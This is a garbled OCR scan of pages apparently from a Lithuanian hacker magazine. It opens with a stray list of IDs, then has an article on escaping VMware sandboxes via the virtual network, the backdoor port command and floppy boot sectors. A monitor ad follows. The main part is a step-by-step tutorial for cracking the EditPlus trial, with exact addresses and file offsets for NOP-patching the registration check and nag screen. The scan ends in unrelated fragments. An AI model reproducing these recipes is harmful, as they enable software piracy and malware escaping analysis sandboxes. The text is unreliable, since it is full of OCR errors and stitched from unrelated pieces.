A1043i A1044 A1044i A1045 A1045i A1046 A1046i A1047 A1047i A1048 A1048i A1049 A1049i A1050 A1050i A1051 A1051i A1052 A1052i A1053 A1053i A1054 A1054i A1055 A1055i A1056 A1056i A1057 A1057i A1058 A1058i A1059 A1059i A1060 A1060i A1061 A1061i A1062 A1062i A1063 A1063i A1064 A1064i A1065 A1065i A1066 A1066i A1067 A1067i A1068 A1068i A1069 A1069i A1070 A1070i A1071 A1071i A1072 A1072i A1073 A1073i A1074 A1074i A1075 A1075i A1076 A1076i A1077 A1077i A1078 A1078i A1079 A1079i A1080 A1080i A1081 A1081i A1082 A1082i A1083 A1083i A1084 A1084i A1085 A1085i A1086 A1086i A1087 A1087i A1088 A1088i A1089 A1089i A1090 A1090i A1091 A1091i A1092 A1092i A1093 A1093i A1094 A1094i A1095 A1095i A1096 A1096i A1097 A1097i A1098 A1098i A1099 A1099i A1100 A1100i A1101 A1101i A1102 A1102i A1103 A1103i A1104 A1104i A1105 A1105i A1106 A1106i A1107 A1107i A1108 A1108i A1109 A1109i A1110 A1110i A1111 A1111i A1112 A1112i A1113 A1113i A1114 A1114i A1115 A1115i A1116 A1116i A1117 A1117i A1118 A1118i A1119 A1119i A1120 A1120i A1121 A1121i A1122 A1122i A1123 A1123i A1124 A1124i A1125 A1125i A1126 A1126i A1127 A1127i A1128 A1128i A1129 A1129i A1130 A1130i A1131 A1131i A1132 A1132i A1133 A1133i A1134 A1134i A1135 A1135i A1136 A1136i A1137 A1137i A1138 A1138i A1139 A1139i A1140 A1140i A1141 A1141i A1142 A1142i A1143 A1143i A1144 A1144i A1145 A1145i A1146 A1146i A1147 A1147i A1148 A1148i A1149 A1149i A1150 A1150i A1151 A1151i A1152 A1152i A1153 A1153i A1154 A1154i A1155 A1155i A1156 A1156i A1157 A1157i A1158 A1158i A1159 A1159i A1160 A1160i A1161 A1161i A1162 A1162i A1163 A1163i A1164 A1164i A1165 A1165i A1166 A1166i A1167 A1167i A1168 A1168i A1169 A1169i A1170 A1170i A1171 A1171i A1172 A1172i A1173 A1173i A1174 A1174i A1175 A1175i A1176 A1176i A1177 A1177i A1178 A1178i A1179 A1179i A118


# 036

## Pabėgimas iš „VM Ware“

Prasiskverbimas iš virtualios mašinos į pagrindinę sistemą DAUGELIS HAKERIŲ IR SISTEMŲ ADMINISTRATORIŲ ABEJOTINAS PROGRAMAS LEIDŽIA SU VM WARE IR KITAIŠ EMULIATORIAIS, TAIP MANYDAMI, KAD JIE PATIKIMAI APSAUGOTI, TAČIAU TAIP NĖRA! KENKSMINGASIS KODAS GALI IŠTRŪKTI IŠ EMULIATORIAUS IR PATEKTI Į PAGRINDINĘ SISTEMĄ. KRISAS KASPERSKIS IŠSAMIAI IŠTYRĖ ŠĮ KLAUSIMĄ IR SUĖLO KELETĄ EFEKTYVIŲ GALIMŲ ATAKŲ SCENARIJŲ.

**[Taip darė tavo senelis]** MS-DOS/9x laikais eksperimentams su virusais tekdavo ant stalo tureti keletą kompiuterių arba persijunginėti specialų kietąjį diską, kas buvo ypač nepatogu. Tauta ilgesingai žiūrėjo į NT pusę, kurios lanksti saugumo sistema leido daryti stebuklus, pavyzdžiui, leido procesui keisti tik specialiai pakeltas bylas - drozofilas. Deja! Daugelis virusų NT sistemoje neveikė! Be to, saugumo posistemoje pasirodė besanti ypatingai nepatikima, todėl hakeriai išmoko ją apviti, pavyzdžiui, emuluoti įvedimą iš peles/klaviatūros, siunčiant komandas labiau privilegijuotam langui). Pasirodžius virtualioms mašinoms (VM Ware, Virtual PC), atsirado ir pagunda jas panaudoti kaip „aptvarą“ virusams ir kirminams, nes tai labai patogu. Vietoje teritorijų su monitoriais, korpusais, kietaisiais diskais ir laidais mūsų hakeriškame urve terpa dešimtis „sisteminių bloku“, be to, kai kurie emulatoriai, pavyzdžiui, BOCHS, turi imontuotus derinimo įrankius, užtikrinant veikiančius ten, kur jau nebesusitvarko soft-ware ir off-ware.

**[Mano namai — kalėjimas]** Viskas klausimas tame, kiek tai patikima. Laikyti gyvą kirminą emuliatonuje? O jeigu jis staiga iš jo ištrūks? Laukineje gamtoje pagautų kirminų analize parodė, kad daugelis iš jų užtikrintai atpažįsta emuliatonius buvimą ir atsisako jame pasileisti, dėl ko kirminas turi puikias galimybes prasmukti nepastebėtas. Vis dėlto hakeriška mintis vietoje nestovi ir bando ištrūkti iš virtualios mašinos sienų. Teoriškai tai įmanoma. Emuliatonai ypač dinamiški, t.y. tokie, kurie dalį komandų vykdo „gyvame procesoriuje“ neapsaugoti nuo klaidų. Emuliatonai gana patikimai perima privilegijuotas komandas (tokias kaip kreipimasis į įvedimo/išvedimo jungtis). Čia paprasčiausiai nėra jokių pavandeninių akmenų, o čia vykdančios paprastas instrukcijas egzistuoja reali įrašymo ir proceso emuliatonius adresu erdvė gresme. Žinoma, modifikuojamas ne kodas, o duomenys, tačiau jeigu tarp šių duomenų bus bent viena rodyklė, o taip tikrai bus,



mūsų hakeriška užduotį galima laikyti išspresia. Vienintelė problema tame, kad tokia skylė, net jeigu į ją įsistės „supta“ bus užkimsta greičiau, nei spės smarkiai apjūsti, be to, egzistuojančios emuliatonai žymiai sumazina kirmyno sekmes sėkmes. Atmesdama hipotezę, nes skylių ir susikonzentravime ties universalomis metodikomis, kurios veikia praktiškai su bet kokia emuliatonumi ir kurios eksploatuoja koncepciją, lyg pazeidžiamas karos uždaryti ne taip jau paprasta. Aš siūlau tris atakų scenarijus, išsiskverbimas per virtualų tinklą, b emuliatonius būdais ir sąsajomis ir c) išsiskverbimas iš folder.htt iš shared folders. Aptarsime šiuos mechanizmus išsamiau.

**[Virtualus tinklas]** Praktiškai visi emuliatonai palaiko virtualų tinklą, kuris nematomai kabeliu susieja vėšnia (guest) ir pagrindinę (host) sistemas. QEMU tipo emuliatonuose įsistėdama iš karto su VM Ware — tik atitinkamai sukonfigūravus virtualią mašiną, tačiau paprasta emuliatonius konfigūruojamas su tinklu, kadangi tai pats patogiausias būdas apsikeisti duomenimis. Be to, su tuo pačiu VM Ware galima lengvai sukurti honeypot'ą, savotiškus „spastus“ iš interneto atslaužiantiems virusams ir kirminams. Jeigu pagrindinė operacinė sistema prienama per tinklą ir ne yra skylių (DCOM RPC arba TCPIPSYS tipo), tuomet ją galima laisvai atakuoti iš emuliatonius lygiai taip pat, kaip ir tikrame tinkle. Čia






kas nežino, kokios galimybės mūsų laukia... Iš visų iki šandienos išstudijuotų komandų pačia pavojingiausia buvo ir lieka *0Ch* (*Connect/disconnect a device*), kuri atsakinga už IDE, SCSI ir USB įrenginių prijungimą/atjungimą. Virusas turi prašmatnią galimybę prijungti fizinį pagrindinės sistemos diską ir jame kaip reikiant prisukšlinti (VM Ware leidžia fizinių diskų pagrindu kurti virtualius diskus). Virusas taip pat gali prieti ir prie USB bei užkirsti jame saugomas vykdomas bylas, kurias po to būtina kas nors paleis pagrindinėje mašinoje. Kitaip tariant galimybių daug. Saugumo delei rekomenduojama užlopyti VM Ware, pakeičiant jo magiškąjį numerį į ką nors kita. Neoficialius pataisymas saugomas čia: <http://honeynet.rstack.org/tools/vmpatch.c>, oficialių kol kas nėra, artimoje ateityje greičiausiai ir nebus. Tačiau net ir užlopyta sistema vis dar lieka pažeidžiama, kadangi parinkti reikiamą magišką skaičių galima ir brutforsinant, nes variantų nėra jau tiek daug — 16 bitų jungties numeris plius 32 bitų „pyragelis“ reiškia mažiau nei 48 aktualius bitus! „Mažiau“ dėl to, kad mes galime drąsiai atmetst standartinius jungčių numerus, kurių negalima naudoti kitu metodu.

Norint tarp virtualios mašinos ir pagrindinės sistemos apsikeist mažais duomenų kiekiais, patogiu naudotis diskeliu. Tiesiog suteikiame emuliatoriui fizinį priejimą prie A: (B:) įrenginio, ir viskas! Jeigu virusas į boot sektorių įkels savo kodą, o diskelis liks pamirštas įrenginyje ir šis įrenginys bus pirmas BIOS Setup nustatymuose nurodytas krovimosi įrenginys, kada nors kenksmingasis kodas gaus valdymą ir galės atakuoti kietąjį pagrindinės sistemos diską. Yra ir kitų įsiskverbimo variantų, tačiau jie dar mažiau tikėtini, todėl čia nėra aptariam.

**[Kas toliau?]** Emulionus — tai labai patogus dalykas, bet aš siūlyčiau susilaikyti nuo virusų veisimo virtualios mašinos gelmėse: viešinėja sistemą nuo realaus pasaulio skirantis kiautas pemėlyg plonas, o prieš protinę suplanuotą ataką neatsilaikys. Be abejo, galima paleisti emulionų emulionu (pavyzdžiui, *BOCHS VM Ware* vduje), tačiau tai vis tiek neišspręs visų problemų, o našumas nukris kolosaliai! Atskiras kietasis diskas šiuo atveju kur kas patikimesnis sprendimas. Ir patogesnis. Beje, tokiu atveju nėra būtina fiziškai (ištraukiant




acionalinės virusų medžioklės ypatybės arba aptvaras virusams




VM Ware virtualaus tinklo konfigūravimas

kabelį) atjunginėti pagrindinės sistemos diską. Pagrindiniame BIOS skynuje išvardinti diskai aktualūs tik pirminio krovimosi stadijoje, o toliau visą apskaitimą duomenimis atliekamas per apsaugoto režimo tvarkyklę, kuri dirba tiesiogiai su valdikliu. Dažniausiai integruoto valdiklio kanalų atjungimas per BIOS Setup diskus padaro nematomais, tuomet iki jų neprieis net su standartinėmis Windows priemonėmis, bet labai norint kenksmingas kodas gali veikimo metu perkonfigūruoti valdiklį ir prijungti visus kanalus. Savime suprantama, tai nuo konkrečios sistemos priklauso operacija, visi valdikliai programuojami skirtingai, tačiau palaikyti keletą labiausiai paplitusių mikroschemų visškai realu!

Kitaip tariant, „senoviniai“ metodai — patys patikimesni, tačiau nepatogūs. Virtuali mašina — tai patogiu, tačiau nepatikima. Rinkis pats!



VBS viruso iššaukimo tekstas




VBS viruso iššaukimo tekstas




# Prisisekite diržus

ir patirkite įaudinanti 2ms reakcijos laiką



## BenQ FP93G X LCD Monitorius



19"

1280x1024  
SXGA

300 Hz

700:1

# BenQ

Enjoyment Matters

Sužinok daugiau apie BenQ. [www.benq.lt](http://www.benq.lt)



040

JEIGU KAS NORS TAU  
KADA NORS SAKĖ, KAD  
SHAREWARE PROGRA-  
MAS LAUŽIA TIK NUO  
GALVOS IKI KOJŲ ASEMB-  
LERIO DOKUMENT-  
ACIJOMIS APSIKROVĘ  
GURU, TAI PERSKAITĖS  
ŠĮ STRAIPSNĮ TU PA-  
KEISI SAVO NUOMONĘ.  
MES KARTU SU TAVI-  
MI PAMATYSIM,  
KAIP DERINTUVAS IR  
ŠEŠIOLIKTAINIS REDAK-  
TORIUS GALI PADARYTI  
TĄ PATĮ, KĄ PADARO  
TEISINGAI ĮVESTAS SER-  
IJINIS NUMERIS.



# Programinis sugriovimas


## Programos „EditPlus“ bandomosios versijos („trial“) apsaugos apėjimas

**[Prieš startą]** Su specializuotu tekstų redaktoriumi *EditPlus* labai patogų redaguoti pačius įvairiausius išerties tekstus: jis moka išryškinti su įvairiausiomis programavimo kalbomis (HTML, CSS, PHP, ASP, Perl, C/C++, Java) parašytas išraiškas ir žymes. Be to, šis redaktorius turi šio sąrašo prapletimo galimybę, pridėdamas kitoms kalboms skirtus įskiepius. Redagavimo metu labai padeda eilučių numeracija ir kitos puikios galimybės. Šios programos privalumas galima būtų vardinti iki begalybės, todėl būtų lengviau iš karto perėti prie trūkumų, tiksliau, prie pagindinio trūkumo — programa yra mokama. Užjūrio buržujai už programą prašo net 30 amerikietiškių dolerių. Tačiau mes tokios sumos tam tikrai neskersim, iš kur mes imtume tiek pinigų? :) Pabandysime programą užregistruoti savo įėjimais.


**[Rankis]** Pora žodžių apie tai, ko mums prireiks. Visų pirma, tai daugeliu programuotojų, hakerių, krekerių, vartotojų ir lamėnų žinomas disassembleris ir derinimo įrankis *OilyDbg*. Greičiausiai daugeliu iškils klausimas: o kodėl ne *Softice*? Paaškinu: turint nedaug programų laužimo patirties (o šis straipsnis orientuotas būtent į pradedančiuosius), sudėtinga susgaudyti derintuve, kuris sukurtas labiau programavime patyrusiems, nei tame reikale menkai nusimanantiems. Toliau mums prireiks bet kokio šešioliktainio redaktoriaus, pavyzdžiui, pagarsėjusio *Hiew* arba ne tokio patogaus *WinHex*. Aš pirmenybę teikiu pastarajam.

**[Sesėle, skalpelį]** Taigi pradedame studijuoti programą. Iš pradžių programą suinstaliuosime, o paskui paleisime. Kaip bebūtų keista, prieš programos paleidimą pasirodo registravimo langas, kitaip dar vadinamas „nagas“. Nuspaudę mygtuką „Enter Registration Code“, mes pamatysime langą, kuriame bus du laukai: „Uname“ ir „Regcode“. Pirmajame lauke registruojant įvedamas vartotojo vardas, o antrajame — pagal mums nežinomą algoritmą generuojamas registracinis numeris. Vis dėlto raktų generatoriaus rašymas į mūsų planus neįeina.

Aš pasirinkau niekuo nesupakuotą programą. Kad paašikintume



Čia paruoštas OilyDbg



taisoje byla

principus, AsProtect'us paliksime visokiems guru. Aukščiau paminėti laukai — standartiniai WinAPI objektai (paprastai *TextBox*'ai). Iš to išplaukia, kad juose įvestų eilučių skaitymui turi būti naudojama standartinė procedūra *GetWindowTextA*. Šiaip jau tokiems patikrinimams būtų gerai naudoti kokį nors API šnipą (mano atveju *M\$SpyXX*), kuris ieškant lango man parodytų *textbox*'ų klasę. Pabandykime šį faktą patikrinti praktiškai. Įdiegiame ir paleidžiame *OilyDbg*. Po to pasirenkam meniu „File → Open“ (arba tiesiog spaudžiam *F3*) ir pasirodžiusiame lange įvedame bylą „EditPlus.exe“. Labai rekomenduoju iš anksto pasidaryti rezervinę pradinės bylos kopiją, kun praverstų nenumatytiems atvejams. Jeigu bus parodyti kokie nors pranešimai, spaudžiam „Ok“. Palaukiame, kol derintuvas analizuoja bylą (galima priversti derintuvą atlikti analizę nuspaudus *Ctrl+A*). Paruoštas procesas užkrautas ir sustabdytas įėjimo taške. Dabar patikrinkime mūsų hipotezę apie tai, kad serijinis numers ir vartotojo vardas nuskaitomi su procedūra *GetWindowTextA*. Tam visoms tokioms procedūroms sukurkime sustojimo taškus (*break-points*, *breaks* — tai tokios vietos, kur programa laikinai sustabdo savo vykdymą ir kuriuos mes vadinsime breikais). Norint su *OilyDbg* sukurti breiką, reikia pasinaudoti *CommandLine* įskiepiu, kas daroma tiesiog nuspaudus klavišų kombinaciją *Alt+F1*. Tada pasirodys savotiškos komandinės eilutės langas, į kurį reikia įvesti *bpx GetWindowTextA* ir nuspausti *Enter*. Čia *bpx* — tai breiko sukūrimo komanda, su *Softice* tai daroma analogiškai. Kadangi programoje yra keletas *GetWindowTextA* iškviety, tai bus pateiktas langas su šioje programoje iškvičiamų bibliotekinių funkcijų ir procedūrų sąrašu. Čia iškyla viena akivaizdi problema, kurios esmė tame, kad iškviety yra keletas, ir mes nežinome, kuris būtent mums yra reikalingas (su tokiu požūnu visiems iškvietyms jau sukurtas sustojimo taškas — *red.past*). Noredami išspręsti šią problemą, gnebsime jautų už ragų: sustojimo taškus sukursime visiems funkcijos iškvietyms, nuspaudę dešinę pelės klavišą ant vieno iš jų ir pasirinkę „Set breakpoint on every call to GetWindowTextA“ arba tiesiog nuspaudę klavišą *F2*. Viskas, breikai sukurti. Spaudžiam *F9* ir taip paleidžiame procesą. Kadangi funkcijų daug, mums reikia surast būtent tą, kun atsako už duomenų nuskaitymą. tada spaudžiam *F9*, kol nepasirodys nago langas. Mūsų duomenis įvedame ten, kur reikia. Čia ir suveikia mūsų breikpointas. Derintuvas sustos prie *GetWindowTextA* iškviety. Toliau programą vykdysime pažingsniui, spaudinėdami *F7* tol, kol neprieisim iki vietos, kurios adresas — *0047CA03*. Čia programa neva „užsickilina“, vel ir vel sugrįžta į kodo eilutę su nurodytu adresu. Tai ir yra serijinio numerio teisingumo patikrinimo procedūra. Kaip aš tai sužinojau? Peržiūrėk dešinėje *OilyDbg* puseje pateiktą registrų turinį. Ten pasirodė tie duomenys, kuriuos aš įvedinėju registracijos metu. Palaukime, kol programa adrese *0047CA19* nustos vykdyti sąlyginį perėjimą į adresą *0047CA03*. Spaudinėdami *F7*, prie-



www.cracklab.ru tai svetaine, sukurta tik rašymo tikslams, kas dedasi kringio pasaulyje, t.y. kurie domisi iš esmės naujų apsaugų lauzimu. Forumas, vėlinės temos, naudingos programos ir daug pačios įvairiausios informacijos tiek patyliniams, tiek ir naujokams. Tai tik graži ne pilnas sąrašas to, ką tu ras. Savo mėgėjiškosios rašyklės adresu eilutėje įvedęs [www.cracklab.ru](http://www.cracklab.ru).



Viskas, kas parašyta šiame straipsnyje – anekdotas. Redakcija ir straipsnio autorius neatsako už tai, į ką kas nors už šio anekdoto įgyvendinimą bus areštuotas.

pašalinti šį niekingą perėjimą. Tam perėjimo komandą pakeičiame serija operatorių. Operatorius NOP (*Not Operand*) nieko nedaro. Noredami pakeisti kodą, du kartus spragtelekime pele ant eilutės su reikiamu sąlyginio pereinimo operatoriumi. Pasirodys langas kur galima pataisyti programos kodą. Pažymėkime vėliavėlę „Fill with NOPs“ ir vietoje kodo eilutės su sąlyginiu pereinimu įveskime operatorių NOP. Po to spaudžiam „Assemble“ ir uždaramė langą. Spaudžiam F9 ir žinim, ką dabar pasakys mūsų tinama programa. Valio, ji sako, jog tam, kad būtų priimtas serijinis numeris, ją reikia pereisti. Spaudžiam „Ok“ ir uždaramė programą. Paleiskime ją dar kartą. Be abejo, pasirodo pranešimas „Invalid registration code“. Viskas, ko mums reikia, — pašalinti šį pranešimą, nes kitaip jis mus su savo pasirodymais kiekvieną kartą paleidžiant programą užknis negyvai! Vėl paleiskime *OlyDbg* ir pasirinkime „File —> Attach“, po ko iš sąrašo pasirinkime mums reikalingą procesą (redaktorį „EditPlus“). Spaudžiam *Run*, po to — pauzę. Kam? Ogi tam, kad sužinotume, kokių adresu įvyksta neteisingo registracijos kodo pranešimo iškvietimas. Šis adresas lygus 004C8097 (langelio išvedimo funkcija vadinasi *MessageBoxA*). Noredami pašalinti pranešimo iškvietimą, mes vėl pasinaudosime NOP'ais. Kaip mums sužinoti, kiek NOP'ų reikia norint pakeisti kitos funkcijos iškvietimą? Iš po *MessageBoxA* iš karto einančios instrukcijos adresu (004C809D) atimame paties iškvietimo adresą (004C8097). Gauname 6. Kadangi NOP komanda atmintyje užima 1 baitą, mums į šešioliktainės komandos NOP reikšmę reikia pakeisti 6 baitus, pradedant adresu 004C8097. NOP komandos

sime iki adreso 0047CB57. Kaip vėliau paaiškėja, čia yra sąlyginis perėjimas: ar įvestas serijinis numeris teisingas, ar ne (eilutė „JNZ SHORT EDITPLLS.0047CB60“). Mes dabar neaptarinėsime serijinio numero generavimo algoritmo, mums tiesiog svarbu nulausti šią programą.


**[Atpratiname programą šokinėti ten, kur nereikia]** Tam, kad programa nepereidintų ten, kur ji nera pageidaujama, reikia kažkaip

reikšmę šešioliktainėje skaičiavimo sistemoje lygi 90, ką lengva sužinoti žvilgtelėjus į bet kurį Asemblieno kalbos vadovėlį.


**[Atliekame pakeitimą]** Dabar imsime ir paties pakeitimo. Man pačiam nelabai patinka su derintuvu redaguoti dvejetaines bylas, nors jis gali padaryti ir tai, todėl pirmas, galvą atėjęs dalykas — *EditPlus.exe* patvarkyti su redaktoriumi *WinHex*. Jis labai patogus. Paleidžiam jį ir atidarome *EditPlus.exe*. Paskaičiuojame, nuo kur reikėtų pradėti baitų pakeitimą. *OlyDbg* skaičiavo poslinkius, pradedant 00401000h adresu. Iš 004C8097h atimam 00401000h. Gauname C7097. To reikia tam, kad žinotum poslinkį „absoliučios“ pradžios atžvilgiu, juk *WinHex* programoje adresacija prasideda nuo nulio. *WinHex'e* spaudžiam kombinaciją Alt+G, kuri leis peršokti nurodytu adresu. Adresus reikia įvedėti dešimtainėje sistemoje, mūsų adresą galima lengvai paskaičiuoti pasinaudojant *Windows* skaičiuotuvu (*Calculator*). Mums reikalingas poslinkis (C7097h) dešimtainėje sistemoje bus lygus 815255. Tiesa, *OlyDbg* neatvaizduoja pirmų 1024 bylos antraštes baitų. Mes tai įvertinsime ir prie mūsų poslinkio pridėsime šią reikšmę. Gauname 816279. Įvedame šį skaičių ir spaudžiam *Enter*. Operacija atlikta ir mes perejome reikiamą adresą. Pradėję šia vieta, visus 6 baitus pakeičiame į 90h. Išsaugome bylą ir ją paleidžiame. Valio, daugiau jokių užknisančių langų! :) Dabar beveik viskas gerai, tačiau keista viena: kuomet mes mūsų nulaustuose programoje pasirenkame „Help—>About“, ten parašyta, kad ji yra „Unregistered“. Tačiau tai neatitinka realybės. Atsidarykime mūsų programą su *WinHex* ir ten suraskime eilutę „Unregistered Copy“. Pakeiskime ją į „Cracked By“, o likusias raides pakeiskime tarpais. Toliau suraskime eilutę „For Evaluation“ ir ją pakeiskime savo slapyvardžiu (likusius simbolius taip pat pakeiskime tarpais). Viskas, padaryta! Pageidaujantę iš programos taip pat gali su koku nors *ResourceHacker*iu pašalinti meniu punktus „Enter Registration code“ ir „Order Now“.

### [Sėkminga pabaiga]

Štai mes ir susidomėjome su viena programa. Deretų pastebėti, kad aš ėmiausi paties paprasčiausio lauzimo būdo, kuns vadinamas bit—krekingu. Jo esmė — tam tikrų baitų pakeitimas. Dažniausiai tai būna sąlyginio pereinimo baitai. Šiuo metu, „ekstremalių“ protektorių ir aparatines apsaugas raktų amžiuje, atrodytų, jau neliko programų, kunas būtų galima nulausti štai taip. Tačiau praktika rodo kai ką kita.



Įvedame duomenis ir nuspaudžiamė mygtuką...



sukuname breikpointus visoms procedūroms *GetWindowTextA*



### MAJORS TOP 5

**Abstract**

**CHAPTER 5**

100

## NEWS TOP 10

1. **Introduction**  
 2. **Background**  
